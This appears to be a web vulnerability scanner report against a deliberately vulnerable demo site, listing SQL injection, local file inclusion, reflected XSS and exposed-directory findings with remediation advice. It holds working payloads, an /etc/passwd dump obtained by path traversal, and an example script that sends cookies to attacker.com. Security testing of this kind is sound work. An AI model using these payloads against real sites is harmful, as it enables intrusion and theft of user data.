<div>Thanks for buying <b> Network Storage D-Link DNS-313 enclosure 1 x SATA</b><br><br></div>
```

/Mod_Rewrite_Shop/RateProduct-2.html

Name: UrlRewrite

Type: UrlRewrite

Payload: -1 OR 1=1 OR 2=2

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:34:17 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

<div>Thanks for rating <b> Network Storage D-Link DNS-313 enclosure 1 x SATA</b><br><br></div>
```

/product.php?pic=1

Name: pic

Type: QueryString

Payload: 1 AND 1=1

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:34:18 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

...
 arcu.</p><h3>Long description</h3><p><p>
This picture is an 53 cm x 12 cm masterpiece.
</p>
<p>
This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own in
formation.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by inserting y
our own information.This text is not meant to be read. This is being used as a place holder. Please feel free to change this by i
nserting your ow
...
```

/secured/newuser.php

Name: uuname

Type: Post

Payload: ' OR 1=1 OR '2'='2

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:34:06 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
        <p>Error: the username ' OR 1=1 OR '2'='2 allready exist, please press back and choose another one!</p></div>
</body>
</html>
```

/userinfo.php

Name: uname

Type: Post

Payload: ' OR 1=1 OR '2'='2

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:29:35 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Set-Cookie: login=test%2Ftest
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

...
ext" value="1234-5678-2300-9000" name="ucc" style="width:200px"></td></tr>
                                        <tr><td valign="top">E-Mail:</td><td><input type="text" value="email@email.com" name="uem
ail" style="width:200px"></td></tr>
                                        <tr><td valign="top">Phone number:</td><td><input type="text" value="https://metadata.pla
tformequinix.com/metadata" name="uphone" style="width:200px"></td></tr>
                                        <tr><td valign="top">Address:</td><td><textarea wrap="soft" name="uaddress" rows="5" styl
e="width:200px">21 street,washinton
...
```

/userinfo.php

Name: pass

Type: Post

Payload: ' OR 1=1 OR '2'='2

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:29:36 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Set-Cookie: login=test%2Ftest
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

...
-9000" name="ucc" style="width:200px"></td></tr>
                                        <tr><td valign="top">E-Mail:</td><td><input type="text" value="email@email.com" name="uem
ail" style="width:200px"></td></tr>
                                        <tr><td valign="top">Phone number:</td><td><input type="text" value
="...../////...../////...../////...../////...../////...../////...../////...../////...../////...../////...../////etc/passwd" name="uphone" style="width:
200px"></td></tr>
                                        <tr><td valign="top">Address:</td><td><textarea wrap="soft" name="uaddress" rows="5" styl
e="width
...
```

Code Evaluation via Local File Inclusion

HIGH

CAPEC 252, PCI 3.2-6.5.8, WASC 33, OWASP 2013-A4

File Inclusion vulnerability allows an attacker to include a file, usually exploiting a "dynamic file inclusion" mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation.

This can lead to something as outputting the contents of the file, but depending on the severity, it can also lead to:

- Code execution on the web server
- Code execution on the client-side such as JavaScript which can lead to other attacks such as cross site scripting (XSS)
- Denial of Service (DoS)
- Sensitive Information Disclosure

Remediation

As the main cause is improper input validation, suggestions mainly revolve around sanitizing the input received.

1. Accept only characters and numbers for file names (A-Z 0-9). Blacklist all the special characters which are not of any use in a filename.
2. Limit the API to allow inclusion of files only from one allowed directory so that directory traversal can also be avoided.

References

- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

/showimage.php?file=./pictures/1.jpg&size=160

Name: file

Type: QueryString

Payload: data:;base64,TlJNOTU3NTM0MjY1R1JE

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:31:46 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Type: image/jpeg

NRM957534265GRD
```

/showimage.php?file=./pictures/3.jpg

Name: file

Type: QueryString

Payload: data:;base64,TlJNOTU3NTM0MjY1R1JE

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:29:26 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Type: image/jpeg

NRM957534265GRD
```

Code Repository (CVS)

HIGH

CWE 425, WASC 34

Code repository was found in this folder. An attacker can extract sensitive information by requesting the hidden metadata directory that version control tool creates. The metadata directories are used for development purposes to keep track of development changes to a set of source code before it is committed back to a central repository (and vice-versa).

Remediation

Remove the repository from production systems or restrict (or password protect) access to it.

References

- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

/CVS/

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:24:50 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
Content-Encoding: gzip
Content-Type: text/html

<html>
<head><title>Index of /CVS/</title></head>
<body>
<h1>Index of /CVS/</h1><hr><pre><a href="../">../</a>
<a href="Entries">Entries</a>                                    11-May-2011 10:27                   1
<a href="Entries.Log">Entries.Log</a>                                11-May-2011 10:27                   1
<a href="Repository">Repository</a>                                  11-May-2011 10:27                   8
<a href="Root">Root</a>                                        11-May-2011 10:27                   1
</pre><hr></body>
</html>
```

Cross-site Scripting (Reflected)

HIGH

CAPEC 19, CWE 79, WASC 8, OWASP 2017-A7

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can perform a wide variety of actions, such as stealing cookies, session tokens, logging keystrokes or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

If the application doesn't validate the input data, the attacker can easily steal a cookie from an authenticated user. All the attacker has to do is to place the following code in any posted input(ie: message boards, private messages, user profiles):

```
<script>
  new Image().src="//attacker.com/evil.php?c="+encodeURI(document.cookie);
<script>
```

The above code will pass content of the cookie to the evil.php script which is hosted in attacker.com address and appends received cookie to a file.

References

- Cross-site Scripting (XSS)
- XSS Filter Evasion Cheat Sheet
- CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

/comment.php

Name	name
Type	Post
Payload	</title><scRipt>xss(0xDEADC0DE)</scRipt>

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:33:22 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
D HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>
</title><scRipt>xss(0xDEADC0DE)</scRipt> commented</title>
<meta http-equiv="Content-Type" content="tex
...
lesheet" type="text/css">
</head>
<body>
<p class='story'></tit
<scRipt>xss(0xDEADC0DE)</scRipt>, thank you for your comment.</p><p class='story'><i></p></i></body>
</html>
```

/guestbook.php

Name: name

Type: Post

Payload: <scRipt>xss(0xDEADC0DE)</scRipt>

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:27:05 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
estbook</h2></td></tr><tr><td align="left" valign="middle" style="background-color:#F5F5F5"><strong><scRipt>xss(0xDEADC0DE)</scRi
pt></strong></td><td align="right" style="background-color:#F5F5F5">02.14.2024, 7:27 pm</td></tr><tr><t
...
```

/guestbook.php

Name: text

Type: Post

Payload: <scRipt>xss(0xDEADC0DE)</scRipt>

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:27:07 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
#F5F5F5">02.14.2024, 7:27 pm</td></tr><tr><td colspan="2"><img src="/images/remark.gif">  <scRipt>xss(0xDEADC0DE)</scRi
pt></td></tr></table>    </div>
          <div class="story">
               <form action="" method="post" name="faddentry"
...
```

/hpp/?pp=12

Name: pp

Type: QueryString

Payload: x" onmouseover=xss(0xDEADC0DE) x="

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:31:12 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
><br/>
<a href="params.php?p=valid&pp=x%22+onmouseover%3Dxss%280xDEADC0DE%29+x%3D%22">link1</a><br/><a href="params.php?p=valid&pp=x" on
mouseover=xss(0xDEADC0DE) x="">link2</a><br/><form action="params.php?p=valid&pp=x" onmouseover=xss(0xDEADC0DE) x=""><input type=
submit name
...
```

/hpp/params.php?p=valid&pp=12

Name: pp

Type: QueryString

Payload: <scRipt>xss(0xDEADC0DE)</scRipt>

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:35:25 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

valid<scRipt>xss(0xDEADC0DE)</scRipt>
```

/hpp/params.php?p=valid&pp=12

Name: p

Type: QueryString

Payload: <scRipt>xss(0xDEADC0DE)</scRipt>

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:35:26 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

<scRipt>xss(0xDEADC0DE)</scRipt>12
```

/hpp/params.php?p=valid&pp=12&aaaa%2f=

Name: pp

Type: QueryString

Payload: <scRipt>xss(0xDEADC0DE)</scRipt>

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:34:47 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

valid<scRipt>xss(0xDEADC0DE)</scRipt>
```

/hpp/params.php?p=valid&pp=12&aaaa%2f=

Name: p

Type: QueryString

Payload: <scRipt>xss(0xDEADC0DE)</scRipt>

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:36:04 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8

<scRipt>xss(0xDEADC0DE)</scRipt>12
```

/listproducts.php?artist=1

Name: artist

Type: QueryString

Payload: <scRipt>xss(0xDEADC0DE)</scRipt>

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:33:39 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
; check the manual that corresponds to your MySQL server version for the right syntax to use near '=<scRipt>xss(0xDEADC0DE)</scRi
pt>' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/va
...
```

/listproducts.php?cat=1

Name: cat

Type: QueryString

Payload: <scRipt>xss(0xDEADC0DE)</scRipt>

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:27:15 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
; check the manual that corresponds to your MySQL server version for the right syntax to use near '=<scRipt>xss(0xDEADC0DE)</scRi
pt>' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/va
...
```

/search.php?test=query

Name: searchFor

Type: Post

Payload: <scRipt>xss(0xDEADC0DE)</scRipt>

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:26:02 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
        <h2 id='pageName'>searched for: <scRipt>xss(0xDEADC0DE)</scRipt></h2></div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
...
```

/secured/newuser.php

Name: ucc

Type: Post

Payload: <scRipt>xss(0xDEADC0DE)</scRipt>

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:33:37 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
>Address: rx</li><li>E-Mail: xasx@sec38.com</li><li>Phone number: 907-200-5102</li><li>Credit card: <scRipt>xss(0xDEADC0DE)</scRi
pt></li></ul><p>Now you can login from <a href='http://testphp.vulnweb.com/login.php'>here.</p></div>
<
...
```

/secured/newuser.php

Name: urname

Type: Post

Payload: <scRipt>xss(0xDEADC0DE)</scRipt>

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:33:38 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
ur database with the above informations:</p><ul><li>Username: rx</li><li>Password: rx</li><li>Name: <scRipt>xss(0xDEADC0DE)</scRi
pt></li><li>Address: rx</li><li>E-Mail: xasx@sec38.com</li><li>Phone number: 907-200-5102</li><li>Credi
...
```

/secured/newuser.php

Name: uuname

Type: Post

Payload: <scRipt>xss(0xDEADC0DE)</scRipt>

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:33:47 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
nt">
        <p>You have been introduced to our database with the above informations:</p><ul><li>Username: <scRipt>xss(0xDEADC0DE)</sc
Ript></li><li>Password: rx</li><li>Name: rx</li><li>Address: rx</li><li>E-Mail: xasx@sec38.com</li><li>Ph
...
```

/secured/newuser.php

Name: uaddress

Type: Post

Payload: <scRipt>xss(0xDEADC0DE)</scRipt>

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:35:07 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
above informations:</p><ul><li>Username: rx</li><li>Password: rx</li><li>Name: rx</li><li>Address: <scRipt>xss(0xDEADC0DE)</scRipt></li><li>E-Mail: xasx@sec38.com</li><li>Phone number: 907-200-5102</li><li>Credit card: rx</li></ul>
...
```

/secured/newuser.php

Name: uphone

Type: Post

Payload: <scRipt>xss(0xDEADC0DE)</scRipt>

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:35:07 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
sword: rx</li><li>Name: rx</li><li>Address: rx</li><li>E-Mail: xasx@sec38.com</li><li>Phone number: <scRipt>xss(0xDEADC0DE)</scRipt></li><li>Credit card: rx</li></ul><p>Now you can login from <a href='http://testphp.vulnweb.com/logi
...
```

/secured/newuser.php

Name: uemail

Type: Post

Payload: <scRipt>xss(0xDEADC0DE)</scRipt>

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:35:08 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
:</p><ul><li>Username: rx</li><li>Password: rx</li><li>Name: rx</li><li>Address: rx</li><li>E-Mail: <scRipt>xss(0xDEADC0DE)</scRi
pt></li><li>Phone number: 907-200-5102</li><li>Credit card: rx</li></ul><p>Now you can login from <a hr
...
```

/showimage.php?file=./pictures/1.jpg&size=160

Name: file

Type: QueryString

Payload: <scRipt>xss(0xDEADC0DE)</scRipt>

Web browsers do not execute javascript for the content type [image/jpeg] so this issue does not seem to be exploitable.

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:31:27 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Type: image/jpeg

Warning: fopen(<scRipt>xss(0xDEADC0DE)</scRipt>): failed to open stream: No such file or directory in /hj/var/www/showimage.php o
n line 31

Warning
...
```

/showimage.php?file=./pictures/3.jpg

Name: file

Type: QueryString

Payload: <scRipt>xss(0xDEADC0DE)</scRipt>

Web browsers do not execute javascript for the content type [image/jpeg] so this issue does not seem to be exploitable.

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:29:10 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Type: image/jpeg

Warning: fopen(<scRipt>xss(0xDEADC0DE)</scRipt>): failed to open stream: No such file or directory in /hj/var/www/showimage.php o
n line 13

Warning
...
```

/userinfo.php

Name: uphone

Type: Post

Payload: x" onmouseover=xss(0xDEADC0DE) x="

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:38:45 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
l.com" name="uemail" style="width:200px"></td></tr>
                                        <tr><td valign="top">Phone number:</td><td><input type="text" value="x" onmouseover=xss(0
xDEADC0DE) x="" name="uphone" style="width:200px"></td></tr>
                                        <tr><td valign="top">Address:</td><td><textarea wrap="soft" name="uaddress" rows="5"
...
```

/userinfo.php

Name: urname

Type: Post

Payload: <scRipt>xss(0xDEADC0DE)</scRipt>

Request | Response | WAF

Back to top

Average Response Time (ms): 1512 **Attack Response Time (ms):** 9253

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:39:43 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
        <h2 id='pageName'><scRipt>xss(0xDEADC0DE)</scRipt> (test)</h2><div class='story'><p>On this page you can visualize or edi
t you user information.</p></
...
```

/userinfo.php

Name: ucc

Type: Post

Payload: x" onmouseover=xss(0xDEADC0DE) x="

Request | Response | WAF

Back to top

Average Response Time (ms): 1512 **Attack Response Time (ms):** 19811

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:40:39 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
name="urname" style="width:200px"></td></tr>
                                        <tr><td valign="top">Credit card number:</td><td><input type="text" value="x" onmouseover
=xss(0xDEADC0DE) x="" name="ucc" style="width:200px"></td></tr>
                                        <tr><td valign="top">E-Mail:</td><td><input type="text" value="email@email.com" name
...
```

/userinfo.php

Name: uaddress

Type: Post

Payload: </textarea><scRipt>xss(0xDEADC0DE)</scRipt>

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:41:47 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
top">Address:</td><td><textarea wrap="soft" name="uaddress" rows="5" style="width:200px"></textarea><scRipt>xss(0xDEADC0DE)</scRi
pt></textarea></td></tr>
                                        <tr><td colspan="2" align="right"><input type="submit" value="update" nam
...
```

/userinfo.php

Name: uemail

Type: Post

Payload: x" onmouseover=xss(0xDEADC0DE) x="

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:52:35 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
Content-Type: text/html; charset=UTF-8


...
5678-2300-9000" name="ucc" style="width:200px"></td></tr>
                                        <tr><td valign="top">E-Mail:</td><td><input type="text" value="x" onmouseover=xss(0xDEADC
0DE) x="" name="uemail" style="width:200px">></td></tr>
                                        <tr><td valign="top">Phone number:</td><td><input type="text" value="2323345" name="
...
```

Local File Inclusion

HIGH

CAPEC 252, PCI 3.2-6.5.8, WASC 33, OWASP 2013-A4

File Inclusion vulnerability allows an attacker to include a file, usually exploiting a "dynamic file inclusion" mechanisms implemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation.

This can lead to something as outputting the contents of the file, but depending on the severity, it can also lead to:

- Code execution on the web server
- Code execution on the client-side such as JavaScript which can lead to other attacks such as cross site scripting (XSS)
- Denial of Service (DoS)
- Sensitive Information Disclosure

Local file inclusion (LFI) is the process of including files, that are already locally present on the server, through the exploiting of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing directory traversal characters (such as dot-dot-slash) to be injected.

References

- Testing for Local File Inclusion
- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

/showimage.php?file=./pictures/1.jpg&size=160

Name: file

Type: QueryString

Payload: ../../etc/passwd

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:31:34 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Type: image/jpeg

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
nobody:x:65534:1002:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:107:MySQL Server,,,:/var/lib/mysql:/bin/false
bind:x:104:111::/var/cache/bind:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
```

/showimage.php?file=./pictures/3.jpg

Name: file

Type: QueryString

Payload: ../../etc/passwd

Request | Response | WAF

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:29:14 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Type: image/jpeg

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
nobody:x:65534:1002:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:107:MySQL Server,,,:/var/lib/mysql:/bin/false
bind:x:104:111::/var/cache/bind:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
```

Macromedia Dreamweaver database scripts

HIGH

CWE 425, WASC 34

Predictable Resource Location is an attack technique used to uncover hidden web site content and functionality. By making educated guesses via brute forcing an attacker can guess file and directory names not intended for public viewing. Brute forcing filenames is easy because files/paths often have common naming convention and reside in standard locations. These can include temporary files, backup files, logs, administrative site sections, configuration files, demo applications, and sample files. These files may disclose sensitive information about the website, web application internals, database information, passwords, machine names, file paths to other sensitive areas, etc...

This will not only assist with identifying site surface which may lead to additional site vulnerabilities, but also may disclose valuable information to an attacker about the environment or its users.

Remediation

For content not required to be world accessible either proper access controls should be applied, or removal of the content itself.

References

- Forced Browsing (Mitre)
- Forced Browsing (OWASP)
- Predictable Resource Location

/_mmServerScripts/

Request | Response

Back to top

```
HTTP/1.1 200 OK
Connection: keep-alive
Date: Wed, 14 Feb 2024 19:25:23 GMT
Transfer-Encoding: chunked
Server: nginx/1.19.0
Content-Encoding: gzip
Content-Type: text/html

<html>
<head><title>Index of /_mmServerScripts/</title></head>
<body>
<h1>Index of /_mmServerScripts/</h1><hr><pre><a href="../">../</a>
<a href="MMHTTPDB.php">MMHTTPDB.php</a>                                    11-May-2011 10:27                2111
<a href="mysql.php">mysql.php</a>                                        11-May-2011 10:27               10634
</pre><hr></body>
</html>
```

Sensitive Data over HTTP

HIGH

CAPEC 65, CWE 319, WASC 4, PCI 3.2-6.5.4, OWASP 2017-A3

Sensitive data (e.g. password, credit cards) is being transmitted over HTTP. An attacker can intercept network traffic and steal the data.

Remediation

All sensitive data should be transmitted over HTTPS instead of HTTP.

References

- CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

/login.php

Request | Response

Back to top

```
